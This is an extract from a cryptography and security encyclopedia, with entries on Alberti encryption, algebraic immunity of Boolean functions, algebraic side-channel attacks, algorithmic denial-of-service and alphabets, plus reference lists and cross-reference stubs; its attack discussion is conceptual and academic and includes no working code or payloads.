Agarwal S, Farid H, Gu Y, He M, Nagano K, Li H (2019) Protecting world leaders against deep fakes. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition Workshops. pp 38–45

Boroumand M, Chen M, Fridrich J (2018) Deep residual network for steganalysis of digital images. IEEE Trans Inf Forensics Secur 14(5):1181–1193

Dong J, Tan T (2008) Blind image steganalysis based on run-length histogram analysis. Presented at the ICIP, 2008. http://dblp.uni-trier.de/db/conf/icip/icip2008.html#DongT08

Fridrich J, Kodovsky J (2012) Rich models for steganalysis of digital images. IEEE Trans Inf Forensics Secur 7(3):868–882. https://doi.org/10.1109/TIFS.2012.2190402 [Crossref]

He Z, Wang W, Xuan X, Dong J, Tan T (2019) A new ensemble method for concessively targeted multi-model attack. arXiv:1912.10833

He Z, Wang W, Dong J, Tan T (2020) Temporal sparse adversarial attack on gait recognition. arXiv:2002.09674

Jessica F, Miroslov G Practical steganalysis of digital images – state of the art. In: Proceedings of SPIE – the international Society for Optical Engineering 2002. https://doi.org/10.1117/12.465263

Ker AD, Pevný T (2011) A new paradigm for steganalysis via clustering. In: Media watermarking, security, and forensics III, vol 7880: International Society for Optics and Photonics, p 78800U

Ker AD, Pevný T (2012) Identifying a steganographer in realistic and heterogeneous data sets. In: Media watermarking, security, and forensics 2012, vol 8303: International Society for Optics and Photonics, p 83030N

Li L, Zhang W, Chen K, Yu N-H (2019) Steganographic security analysis from side channel steganalysis and its complementary attacks. IEEE Trans Multimedia. (99):1–1

Ma T, Peng B, Wang W, Dong J (2019) Any-to-one face reenactment based on conditional generative adversarial network. In: 2019 Asia-Pacific Signal and Information Processing Association Annual Summit and Conference (APSIPA ASC). IEEE, pp 1657–1664

Peng B, Wang W, Dong J, Tan T (2015) Detection of computer generated faces in videos based on pulse signal. In: 2015 IEEE China Summit and International Conference on Signal and Information Processing (ChinaSIP), 12–15 July 2015, pp 841–845. https://doi.org/10.1109/ChinaSIP.2015.7230523

Pevny T, Bas P, Fridrich J (2010) Steganalysis by subtractive pixel adjacency matrix. IEEE Trans Inf Forensics Secur 5(2):215–224

Qian Y, Dong J, Wang W, Tan T (2015) Deep learning for steganalysis via convolutional neural networks. In: Media watermarking, security, and forensics, vol 9409: International Society for Optics and Photonics, p 94090J

Shi YQ, Chen C, Chen W (2006) A Markov process based approach to effective attacking JPEG steganography. In: International workshop on information hiding. Springer, pp 249–264

Shi H, Dong J, Wang W, Qian Y, Zhang X (2017) SSGAN: secure steganography based on generative adversarial networks. In: Pacific rim conference on multimedia. Springer, pp 534–544

Wu H (2020) Unsupervised steganographer identification via clustering and outlier detection. In: Digital media steganography. Elsevier, pp 295–319

Wu H, Wang W, Dong J, Wang H, Xiong L (2018) The cut and dominating set problem in a steganographer network. arXiv:1802.09333

Wu H, Wang W, Dong J, Wang H (2019) New graph-theoretic approach to social steganography. Electron Imaging 2019(5):539-1–539-7

Xu G, Wu H, Shi Y (2016) Ensemble of CNNs for steganalysis: an empirical study. In: Proceedings of the 4th ACM workshop on information hiding and multimedia security, June 2016. pp 103–107

Xuan X, Peng B, Dong J, Wang W (2019) On the generalization of GAN image forensics. arXiv e-prints. [Online]. Available: https://ui.adsabs.harvard.edu//#abs/2019arXiv190211153X

Zhang X (2017) Behavior steganography in social network. In: Advances in intelligent information hiding and multimedia signal processing. Springer, pp 21–23

Zhu J, Kaplan R, Johnson J, Fei-Fei L (2018) Hidden: hiding data with deep networks. In: Proceedings of the European conference on computer vision (ECCV), pp 657–672

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300030

AI Data Poisoning

Data Poisoning Attacks in Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300031

AI in Intrusion Detection

Machine Learning for Network Intrusion Detection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300032

AI: Artificial Intelligence

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300033

Air Traffic Management Security

Wireless Air Traffic Communications Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_159


Alberti Encryption

Friedrich L. Bauer[29] ✉
(29) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

Alberti encryption is a polyalphabetic encryption with shifted, mixed alphabets.



Alberti discs

As an example, let the mixed alphabet be given by:

Plaintext	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
Ciphertext	B	E	K	P	I	R	C	H	S	Y	T	M	O	N	F	U	A	G	J	D	X	Q	W	Z	L	V

or, reordered for decryption:

Plaintext	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
Ciphertext	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

Modifying accordingly, the headline of a *Vigenère table* (Vigenère Cryptosystem) gives the *Alberti table*:

	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

An encryption example with the keytext “GOLD” of length 4 is:

Plaintext	m	u	c	h	h	a	v	e	i	t	r	a	v	e	l	l	e	d
Keytext	G	O	L	D	G	O	L	D	G	O	L	D	G	O	L	D	G	O
Ciphertext	U	L	V	K	N	P	B	L	Y	R	R	E	W	W	X	P	O	D

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_333

Algebraic Immunity of Boolean Functions

Claude Carlet[30] ✉
(30) Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Synonyms

Resistance to the standard algebraic attack

Definition

Parameter of a Boolean function quantifying its resistance to algebraic attacks

Background

Boolean functions

Theory

A new kind of attacks, called *algebraic attacks*, has been introduced recently (see (Courtois 2003; Courtois and Meier 2002)). In both the combiner and the filter model of a pseudo-random generator in a stream cipher, there exists a linear permutation $L : \mathbb{F}_2^N \mapsto \mathbb{F}_2^N$, a linear mapping $L' : \mathbb{F}_2^N \mapsto \mathbb{F}_2^n$ and an n-variable combining or filtering Boolean function f such that, denoting by $u_1, \cdots, u_N$ the initialisation of the linear part of the

pseudo-random generator and by $(s_i)_{i\geq 0}$ the pseudo-random sequence output by it, we have, for every i:

$$s_i = f\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right).$$

The general principle of algebraic attacks is to try solving the system of such equations (corresponding to some known bits of the pseudo-random sequence). The number of equations can be much larger than the number N of unknowns. This makes less complex the resolution of the system by using Groebner basis, and even allows linearizing the system (replacing every monomial of degree greater than 1 by a new unknown). The resulting linear system has however too many unknowns in practice and cannot be solved when the algebraic degree of f is large enough. But Courtois and Meier observed that if there exist functions $g \neq 0$ and h of low degrees (say, of degrees at most d) such that $fg = h$ (where fg denotes the Hadamard product of f and g, whose support is the intersection of the supports of f and g), we have, for every i:

$$\begin{aligned} & s_i\, g\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right) \\ & \quad = h\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right). \end{aligned}$$

This equation in $u_1, \cdots, u_N$ has degree at most d, since L and L' are linear, and if d is small enough, the system of equations obtained after linearization can then be solved by Gaussian elimination.

Low degree relations have been shown to exist for several well known constructions of stream ciphers, which were immune to all previously known attacks.

It is a simple matter to see that the existence of functions $g \neq 0$ and h, of degrees at most d, such that $fg = h$ is equivalent to the existence of a function $g \neq 0$ of degree at most d such that $fg = 0$ or $(f \oplus 1)g = 0$. A function g such that $fg = 0$ is called an *annihilator* of f.

The minimum degree of $g \neq 0$ such that $fg = 0$ (i.e., such that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f) is called the (standard) *algebraic immunity* of f and denoted by $AI(f)$. This important characteristic is an affine invariant. It is shown in (Courtois 2003) that the algebraic immunity of any n-variable function is bounded above by $\lceil n/2 \rceil$.

The complexity of the algebraic attack is in $O\left(\left(\sum_{i=0}^{AI(f)}\right)\left(\begin{array}{c}N\\i\end{array}\right)^{\omega}\right)$ operations, where $\omega \approx 3$ is the exponent of the Gaussian reduction and $AI(f)$ is the algebraic immunity of the filter function, and it needs about $\sum_{i=0}^{AI(f)}\left(\begin{array}{c}N\\i\end{array}\right)$ bits of the keystream. More specifically, taking for f an n-variable function with algebraic immunity $\lceil n/2 \rceil$, the complexity of an algebraic attack using one annihilator of degree $\lceil n/2 \rceil$ is roughly $7\left(\left(\begin{array}{c}N\\0\end{array}\right)+\cdots+\left(\begin{array}{c}N\\\lceil n/2\rceil\end{array}\right)\right)^{2.8}$ (see Courtois 2003). If the secret key has length 128 (which is usual) and N equals 256 (the double, for avoiding time-memory trade-off attacks), then the complexity of the algebraic attack is at least 2^{80} (which is considered nowadays as a just sufficient complexity) for $n \geq 13$; and it is greater than the complexity of an exhaustive search, that is 2^{127} in average, for $n \geq 15$. This is why the number of variables of Boolean functions had to be increased because of algebraic attacks.

A few functions with optimal algebraic immunity (such as the majority function) have been found but have bad nonlinearities. Recently, an infinite class of balanced functions with provably optimal algebraic immunity, optimal algebraic degree and much better nonlinearity has been found (Carlet and Feng 2008). The nonlinearity computed for small values of the number of variables and the resistance to fast algebraic attacks (see below) checked by computer seem to show that the function is good for use in stream ciphers but this has to be confirmed mathematically.

A high value of $AI(f)$ is not a sufficient property for a resistance to all algebraic attacks, because of *fast algebraic attacks*, which work if one can find g of low degree and $h \neq 0$ of reasonable degree such that $fg = h$, see (Courtois and Meier 2002). When $d°g + d°h \geq n$, there always exist g of degree at most e and h of degree at most d such that $fg = h$. Note however that fast algebraic attacks need more data than standard ones.

The pseudo-random generator must also resist algebraic attacks on the augmented function (Fischer and Meier 2007), that is (considering now f as a function in N variables, to simplify description), the vectorial function $F(x)$ whose output equals the vector $(f(x), f(L(x)), \cdots, f(L^{m-1}(x)))$. Algebraic

attacks can be more efficient when applied to the augmented function rather than to the function f itself.

Finally, a powerful attack on the filter generator has been introduced by S. Rønjom and T. Helleseth (2007), which also adapts the idea of algebraic attacks, but in a different way. The complexity of the attack is in about $\sum_{i=0}^{d} \binom{N}{i}$ operations, where d is the algebraic degree of the filter function and N is the length of the LFSR. It needs about $\sum_{i=0}^{d} \binom{N}{i}$ consecutive bits of the keystream output by the pseudo-random generator. Since d is supposed to be close to the number n of variables of the filter function, the number $\sum_{i=0}^{d} \binom{N}{i}$ is comparable to $\binom{N}{n}$. Since $AI(f)$ is supposed to be close to $\lceil n/2 \rceil$, Denoting by C the complexity of the Courtois-Meier attack and by C' the amount of data it needs, the complexity of the Rønjom-Helleseth attack roughly equals $C^{2/3}$ and the amount of data it needs is roughly C'^2. From the viewpoint of complexity, it is more efficient and from the viewpoint of data it is less efficient.

Open Problems

- Prove that the function from (Carlet and Feng 2008) has good nonlinearity and good resistance to fast algebraic attacks
- Find (other) infinite classes of balanced Boolean functions provably achieving optimal algebraic immunity, high algebraic degree, good nonlinearity and good resistance to fast algebraic attacks

---

Cross-References

Boolean Functions
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Carlet C, Feng K (2008) An infinite class of balanced functions with optimum algebraic immunity, good immunity to fast algebraic attacks and good nonlinearity. In: Proceedings of ASIACRYPT 2008. Lecture notes in computer science, vol 5350. Springer, Heidelberg, pp 425–440

Courtois N (2003) Fast algebraic attacks on stream ciphers with linear feedback. In: Proceedings of CRYPTO 2003. Lecture notes in computer science, vol 2729, pp 177–194

Courtois N, Meier W (2002) Algebraic attacks on stream ciphers with linear feedback. In: Proceedings of EUROCRYPT 2003. Lecture notes in computer science, vol 2656, pp 346–359

Fischer S, Meier W (2007) Algebraic immunity of S-boxes and augmented functions. In: Proceedings of fast software encryption 2007. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 366–381

Rønjom S, Helleseth T (2007) A new attack on the filter generator. IEEE Trans Inf Theory 53(5):1752–1758
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300034

Algebraic Number Field

Number Field

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1693

Algebraic Side-Channel Attack

Yossi Oren[31] ✉
(31) Ben Gurion University, Beer Sheva, Israel

✉ **Yossi Oren**
Email: yos@bgu.ac.il

Synonyms

ASCA

Definitions

A side-channel attack method which uses equation solvers to recover a secret key from a side-channel trace. This is done by modeling the internal structure of the cipher, and the side-channel leakage behavior of the device under test, as a set of equations.

Background

Algebraic side-channel analysis attacks are a type of side-channel cryptanalytic attack. In ASCA, the cipher to be cryptanalyzed is represented as a series of *cipher equations*, which describe the transformation of plaintext into ciphertext using an unknown key. These equations are extended with a set of *leakage equations*, which describe a mapping between the cipher's internal state and the side-channel leakage expected from the particular device under test. Finally, *measurement equations* are added to the equation set. These equations describe the actual side-channel emanations observed by the attacker. The measurement equations are

typically extracted from the raw side-channel traces using a naïve Bayes decoder or a similar signal processing step.

The equation set is fed into an automated equation solver, together with any additional information known to the attacker, such as a known plaintext and/or ciphertext. The equation solver returns a *satisfying assignment* to the equation set. Part of the satisfying assignment is the cryptographic key, which is proven to cause the device to emit the side-channel leakage observed by the attacker, realizing the ASCA attacker's key recovery objective.

ASCA attacks are an extension of algebraic cryptanalysis attacks, originally proposed by Courtois and Pieprzyk in 2002. There are two main classes of ASCA attacks. In *deterministic* ASCA (Renauld and Standaert, 2009), the measurement equations must be precisely satisfied; thus, if the side-channel leakage is not measured accurately, this measurement error can cause the solver to decide that the equation set is *unsatisfiable*, or otherwise return an incorrect key. In *tolerant, or soft*, ASCA (Oren et al., 2010; Oren and Wool, 2012) the measurement equations are specified as *optimization constraints*. The solver is instructed to maximize the amount of the satisfied constraints, according to some goal function, but does not fail if some of the constraints are not satisfied. This modification allows ASCA to operate on traces with a lower signal-to-noise ratio.

Application

ASCA methods can be classified according to the choice of representation chosen for the equation set. Possible options include satisfiability clauses (Renauld and Standaert, 2009), pseudo-Boolean optimization clauses (Oren et al., 2012; Oren and Wool, 2016), and constraint programming (Liu et al., 2018, 2022). In general, the advanced forms of representation allow for a more natural modeling of the cipher equations.

Open Problems and Future Directions

While some ASCA methods are capable of handling some noise in the measurements, the management of larger noise levels is still an open problem. Soft strategies may be an option for this purpose. In the future, ASCA could be modified to enable the simultaneous use of a large amount

of traces, allowing successful attacks with an even lower signal-to-noise ratio, bridging the gap between simple power analysis and differential power analysis.

Cross-References

Cryptanalysis
Differential Power Analysis
Simple Power Analysis

References

Courtois NT, Pieprzyk J (2002) Cryptanalysis of block ciphers with overdefined systems of equations. In: ASIACRYPT, Lecture Notes in Computer Science, vol 2501. Springer, pp 267–287

Liu F, Cruz W, Michel L (2018) A complete tolerant algebraic side-channel attack for AES with CP. In: CP, Lecture Notes in Computer Science, vol 11008. Springer, pp 259–275

Liu F, Cruz W, Michel L (2022) A comprehensive tolerant algebraic side-channel attack over modern ciphers using constraint programming. J Cryptogr Eng 12(2):197–228

Oren Y, Wool A (2012) Tolerant algebraic side-channel analysis of AES. IACR Cryptol ePrint Arch, p 92

Oren Y, Wool A (2016) Side-channel cryptographic attacks using pseudo-boolean optimization. Constraints An Int J 21(4):616–645
[MathSciNet]

Oren Y, Kirschbaum M, Popp T, Wool A (2010) Algebraic side-channel analysis in the presence of errors. In: CHES, Lecture Notes in Computer Science, vol 6225. Springer, pp 428–442

Oren Y, Renauld M, Standaert F, Wool A (2012) Algebraic side-channel attacks beyond the hamming weight leakage model. In: CHES, Lecture Notes in Computer Science, vol 7428. Springer, pp 140–154

Renauld M, Standaert F (2009) Algebraic side-channel attacks. In: Inscrypt, Lecture Notes in Computer Science, vol 6151. Springer, pp 393–410

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300035

Algorithmic Complexity Attacks

Algorithmic DoS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_261

Algorithmic DoS

Scott Crosby[32] ✉ and Dan Wallach[32] ✉
(32) Department of Computer Science, Rice University, Houston, TX, USA

✉ **Scott Crosby (Corresponding author)**
Email: scrosby@cs.rice.edu

✉ **Dan Wallach**
Email: dwallach@cs.rice.edu

Synonyms

Algorithmic complexity attacks

Definition

A low-bandwidth denial-of-service attack that forces the algorithms of a victim program to exhibit their worst-case performance.

Background

When analyzing the running time of algorithms, a common technique is to differentiate the average-case and worst-cast performance. If an attacker can control and predict the inputs being used by these algorithms, then the attacker may be able to induce the worst-case behavior, effectively causing a denial-of-service (DoS) attack (Crosby and Wallach 2003).

Algorithmic DoS attacks have much in common with other low-bandwidth DoS attacks, wherein a relatively short message causes an Internet server to crash or misbehave. However, unlike buffer overflow

attacks, attacks that target poorly chosen algorithms can function even against code written in safe languages or otherwise carefully written. In many of these attacks, an attacker can precompute the worst-case input to a program and reuse it on many vulnerable systems. Algorithmic complexity attacks have a broad scope because they attack the algorithms used in a program.

Theory

There are many data structures that have different typical-case and worst-case processing times.

For instance, hash tables typically consume $O(n)$ time to insert n elements. However, if each element hashes to the same bucket, the hash table will degenerate to a linked list, and it will take $O(n^2)$ time to insert n elements. When vulnerable hash functions are used as part of a language runtime such as Java or Python, the attack surface can apply to many programs implemented in these languages. When a malicious input is chosen, performance can degrade by a factor of 10,000 or more when attackers can feed tens of thousands of keys to a vulnerable program.

Bloom filters are a probabilistic data structure for tracking set membership (Bloom 1970). They have been used for connection tracking in intrusion detection systems. In the average case, they have a very low error rate on random inputs, but when an attacker can choose the inputs to the Bloom filter, the error rate may be much higher.

Regular expressions are widely used as a simple way of parsing textual data. Many regular expression libraries perform matches with a backtracking matching algorithm instead of a DFA (deterministic finite automaton) or NFA (nondeterministic finite automaton). In the average case, a backtracking matcher is faster and offers more features than an NFA or DFA. In the worst case, a backtracking matcher may take exponential time (Smith et al. 2006).

Worst-case inputs on other algorithms have been devised, such as attacks on Java bytecode verifiers, register allocation algorithms in just-in-time compilers (Probst et al. 2005), and Quicksort (McIlroy 1999).

Impact

As with any DoS attack, the attacker's goal in an algorithmic complexity attack is to knock a computer off the network by sending it crafty network packets. While a buffer overflow might cause the computer to crash, an algorithmic DoS attack instead causes the CPU to spend excessive time doing what were intended to be simple tasks.

In any modern networked computer, excessive CPU usage will cause the computer to be too busy to accept new packets from the network. Eventually, the memory buffers in the network card or the operating system kernel will become full, yet the application will be too busy to read new packets. Consequently, packets will be dropped. In this fashion, an algorithmic complexity attack, mounted against a system such as a network intrusion detection system (NIDS), could knock the NIDS off the air, allowing other attack traffic to pass through undetected.

Solutions

The obvious solution to algorithmic complexity attacks is choosing algorithms with good worst-case performances. An alternative, chosen by several regular expression libraries, is to have resource limits and abort when processing takes too long.

Hash tables or Bloom filters can be protected by choosing a *keyed* hash function, where the key is chosen randomly and not known to the attacker. This prevents an attacker from knowing the set of inputs that causes hash collisions. Unkeyed cryptographic hash functions are not a solution as they may be brute-forced to find inputs that collide into the same hash table bucket.

Applications

Although many algorithms have different typical case and worst-case behaviors, hash tables are among the most common such data structure. They are used in filesystem implementations, intrusion detection systems, web applications, and the runtimes of many scripting languages.

Recommended Reading

Bloom BH (1970) Space/time trade-offs in hash coding with allowable errors. Commun ACM 13(7):422–426

Crosby S, Wallach D (2003) Denial of service via algorithmic complexity attacks. In: Proceedings of the 12th USENIX security symposium. Washington, DC

McIlroy MD (1999) A killer adversary for Quicksort. Softw Pract Exp 29(4):341–344

Probst CW, Gal A, Franz M (2005) Average case vs. worst case: margins of safety in system design. In: Proceedings of the 2005 workshop on new security paradigms. Lake Arrowhead

Smith R, Estan C, Jha S (2006) Backtracking algorithmic complexity attacks against a NIDS. In: Proceedings of the 22nd annual computer security applications conference. Miami

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300036

Algorithm-Substitution Attack

Kleptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300037

Alias

Pseudonyms
Pseudonyms for Mobile Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_160

Alphabet

Friedrich L. Bauer[33] ✉
(33) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

An alphabet is a set of characters (literals, figures, and other symbols) together with a strict ordering (denoted by <) of this set. For good reasons, it is usually required that a set of alphabetic characters has at least two elements and that it is finite. An alphabet Z of n elements is denoted by Z_n, the order is usually the one of the listing.

Background

Z_{26} = {a,b,c, …, x,y,z} is the common alphabet of *Latin* letters of present days. In former times and cultures, the Latin letter alphabet was smaller, so

$Z_{21} = Z_{26} \setminus \{j, k, w, x, y\}$ in Italian until about 1925
$Z_{24} = Z_{26} \setminus \{k, w\}$ in Spanish until about 1950
$Z_{25} = Z_{26} \setminus \{w\}$ in French and Swedish until about 1900

In the Middle Ages, following the Latin tradition, 20 letters seem to have been enough for most writers (with v used for u),

$$Z_{20} = Z_{26} \setminus \{j, k, u, w, x, y\} .$$

Sometimes, mutated vowels and consonants like ä, ö, ü, ß (German), æ, œ (French), å, ø (Scandinavian), ł (Polish), č, ě, ř, š, ž (Czech) occur in

literary texts, but in cryptography there is a tendency to suppress or transcribe them, i.e., to avoid diacritic marks.

The (present-day) *Cyrillic* alphabet has 32 letters (disregarding Ё):

$$Z_{32}=\{А,Б,В,Г,Д,Е,Ж,З,И,Й,К,Л,М,Н,О,П,$$
$$Р,С,Т,У,Ф,Х,Ц,Ч,Ш,Щ,Ъ,Ы,Ь,Э,Ю,Я\}.$$

A set of m-tuples formed by elements of some set V is denoted by V^m. If Z is an alphabet, Z^m has usually the lexicographic order based on the order of Z.

In mathematics and also in modern cryptography, the denotation $\mathbb{Z}_n$ is usually reserved for the set $\{0, 1, 2, \ldots, n-1\}$. It makes arithmetic modulo n possible (Modular Arithmetic). Of course, Z_{26} = {a,b,c, …, x,y,z} can and often will be identified with $\mathbb{Z}_{26}$.

The following *number* alphabets are of particular historical interest:

$\mathbb{Z}_{10} = \{0, 1, 2, \ldots, 9\}$ (*denary* alphabet) with $0 < 1 < 2 < \ldots < 9$.

$\mathbb{Z}_4 = \{0, 1, 2, 3\}$ (*quaternary* alphabet) with $0 < 1 < 2 < 3$ (Alberti, 1466).

$\mathbb{Z}_3 = \{0, 1, 2\}$ (*ternary alphabet*) with $0 < 1 < 2$ (Trithemius, 1518).

$\mathbb{Z}_2 = \{0, 1\}$ (*binary alphabet*) with $0 < 1$ (Francis Bacon, 1605). An element from $\mathbb{Z}_2$ is called *bit*, from bi(nary digi)t.

The technical utilization of the binary alphabet $\mathbb{Z}_2$ goes back to Jean Maurice Émile Baudot, 1874; at present, one mainly uses quintuples and octuples of binary digits (called *bytes*).

The alphabet of m-tuples formed by elements of $\mathbb{Z}_n$ and ordered lexicographically is denoted by $\mathbb{Z}_n^m$: $Z_{32} = \mathbb{Z}_2^5$ (*teletype* alphabet or CCIT2 code), its cryptographic use goes back to Gilbert S. Vernam, 1926.

$A_{256} = \mathbb{Z}_2^8$ (*bytes* alphabet), IBM ca. 1964 (cryptographic use by Horst Feistel 1973).

Note that from a mathematical point of view, $\mathbb{Z}_{32} = \{0, 1, 2, \ldots, 31\}$ is not the same as $\mathbb{Z}_2^5 = \{(00000), (00001), (00010), (00011), (00100), \ldots, (11111)\}$. Of course, these two sets have the same cardinality, but arithmetically that does not make them the same. This can be seen from the way addition is defined

for the elements of $\mathbb{Z}_{32}$ and $\mathbb{Z}_2^5$; while in $\mathbb{Z}_{32}$ arithmetic is done modulo 32, in $\mathbb{Z}_2^5$ every element added to itself gives (00000).

The following alphabets are mentioned:

- *Standard* alphabet: An alphabet listed in its regular order
- *Mixed* alphabet: Standard alphabet listed in some permuted order
- *Reversed* alphabet: Standard alphabet listed in some backwards order
- *Shifted* alphabet: Standard alphabet listed with a cyclically shifted order

